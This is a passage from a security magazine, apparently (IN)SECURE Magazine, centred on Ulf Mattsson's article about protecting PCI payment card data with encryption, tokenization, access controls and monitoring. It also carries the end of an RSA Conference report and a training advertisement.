
appetite for success resonates with the security industry where every day brings new opportunities to rise to new challenges.”

Lord Coe gave attendees the unique opportunity to hear about how technology and teamwork helped Britain stage a safe and successful landmark event in 2012.



Mirko Zorz is the Editor in Chief of (IN)SECURE Magazine and Help Net Security (www.net-security.org)

Images courtesy of RSA Conference.



Data security to protect PCI data flow

by Ulf Mattsson

There are innumerable ways that data thieves can attack and penetrate your network. As the saying goes - it's not if your systems will be breached, but when. Every organization, especially those that handle PCI data, should operate under the assumption that sooner or later, they will be breached.

The new best practices to protect sensitive data and the data flow throughout the enterprise are designed with this assumption in mind. They are about reducing risk of data loss, and responding quickly to attacks when they occur.

First, minimize the amount of sensitive data you collect and store. Some elements, such as PIN numbers and CVV/CVC codes, are prohibited from being stored, but in general, if you're not using certain data but you store it anyways, you're only increasing risk with no returns. If you are using it, or planning to, minimize the number of systems that store or process sensitive data. This will make it easier to protect it, as you will have less to defend. The next step is to implement some sort of data security, as required by PCI DSS regula-

tions. While access controls provide a basic level of protection, they do nothing to protect the data flow, and the PCI council has recognized a need to go beyond them. Data security is applied in one of two ways: coarse-grained security at the volume or file level; and fine-grained security at the column or field level.

Coarse-grained security, such as volume or file encryption, also provides adequate protection for data at rest, but volume encryption does nothing once the data leaves that volume. File encryption can also protect files in transit, but as with access controls may lead to issues with sensitive and non-sensitive data cohabitation. And as an "all-or-nothing" solution, once a file is unencrypted, the entire file is in the clear.

The highest levels of data flow security and accessibility can be attained through fine-grained data security methods. These methods are commonly implemented using encryption or tokenization, or for one-way transformation, masking, hashing or redaction. They protect the data at rest, but also in transit and in use.

Sensitive data protected in this way will remain secure in memory, in transit wherever it flows, and in some cases, in use. In addition, non-sensitive data remains completely accessible, even when stored in the same file with sensitive information.

However, there are significant differences between the types of fine-grained data security.

Encryption changes the data into binary code cipher text, which is larger than the original data, and completely unreadable to processes and users. This is a positive in terms of its security - you don't want anyone who is not authorized to be reading sensitive data (especially payment card data).

The advent of split knowledge and dual control of cryptographic keys can also improve security, by dividing keys between two or more people. However, there are negatives with encryption when storage is at a premium, as the larger data sets of crypto-text will fill up your stores faster. And if processes and users need regular access to unencrypted sensitive data for job functions, field level encryption can create performance issues.

TOKENIZATION TRANSFORMS THE DATA, WHILE PRESERVING THE DATA TYPE AND LENGTH

Tokenization transforms the data, while preserving the data type and length. For example, the output after tokenizing a credit card number can look identical to a real number, even though it has been randomized and protected.

This transparency can be extended to bleed through portions of the original number, for example the first six digits, or the last four of a card number. This exposed business intelligence, and a one-to-one relationship with the original data, can allow many users and processes to perform job functions on tokenized data, rather than detokenizing each time a transaction occurs. The size of the data remains the same, so storage is unaffected, and performance can be nearly equal to clear text data. In addition, one of the biggest benefits of tokenization is that systems that only process tokens are considered out of scope for PCI DSS compliance audits.

Just as important as where and how you protect the data is when you protect it. Securing data from the moment it is created or enters

the enterprise is key to removing gaps in security and protecting the data flow. Wherever the data travels from the point of creation or ingestion, it will remain protected. There are numerous scalable solutions, from gateways to ETL process augmentation, which can provide for massive amounts of incoming data. Obviously, it is also imperative to protect the data through the point of archive or disposal, to prevent data loss.

Returning back to access, you must also define who can access the data in the clear. While granular security allows for full access to non-sensitive data, and methods such as tokenization can provide actionable business intelligence from protected sensitive data, there are some processes and users that may require access to sensitive data in the clear.

Fine-grained security methods can be defined to allow various levels of access. For instance, one user or process may only be authorized to view one sensitive field and no others. Another may be allowed access to all but one sensitive field.

Tokenization can even allow authorization of partial fields. When defining these roles, it may be helpful to assign authority by either those with access, or those without, whichever is fewer.

Taking it back to a higher level, a data flow, by definition, travels between systems. Even after the number of systems containing or processing sensitive data has been minimized, the remaining systems require a unified security approach.

Unless all of these systems contain the same keys (or token tables) and data security policy, consistent authorization becomes impossible, and gaps in security begin to develop.

It's important to think on this higher level, especially because your enterprise is elastic, growing and shrinking over time, and your data security should be able to adapt to the varying scale, as well as the heterogeneous nature of the enterprise IT environment.

EXTENSIVE, GRANULAR AUDITING ON ACCESS ATTEMPTS CAN ALERT YOU TO POSSIBLE UNAUTHORIZED DATA EXTRACTION EVENTS AT A VERY EARLY STAGE

The last, but not least, important step is monitoring, to respond swiftly to attacks when they occur. Extensive, granular auditing on access attempts can alert you to possible unauthorized data extraction events at a very early stage.

Typically, external threats will only be able to steal secure data, which will be worthless, but it is important to remediate weaknesses in your systems, before attackers burrow in and steal keys or high-level credentials.

In addition, rogue authorized employees and other users with privileged access (such as consultants) can still view and steal data in the clear.

Monitoring is your only defense against such inside threats. Auditing daily usage and setting strict parameters for access can create a clear picture of normal operations, and allow you to create alerts when activity deviates from this baseline.

Following these new standards in data security can help to ensure your data remains secure throughout your enterprise, not only at rest, but in transit and in use as well.

As always, it is highly recommended that you thoroughly research solutions before implementation, and decide on a method (or methods) that best suit the data type(s), use case, and risk involved in your specific environment.

Ulf T. Mattsson is the CTO of Protegrity (www.protegrity.com). Ulf created the initial architecture of Protegrity's database security technology, for which the company owns several key patents.

His extensive IT and security industry experience includes 20 years with IBM as a manager of software development and a consulting resource to IBM's Research and Development organization, in the areas of IT Architecture and IT Security. Ulf holds a degree in electrical engineering from Polhem University, a degree in Finance from University of Stockholm and a master's degree in physics from Chalmers University of Technology.

SECURITY AWARENESS FOR THE 21st CENTURY

Go beyond compliance and focus on changing behaviors.

Create your own program by choosing from 30 different training modules.

Meets requirements of the Data Protection Act and PCI DSS.

Training is mapped against the 20 Critical Control framework.

For more information visit us at www.securingthehuman.eu



www.securingthehuman.eu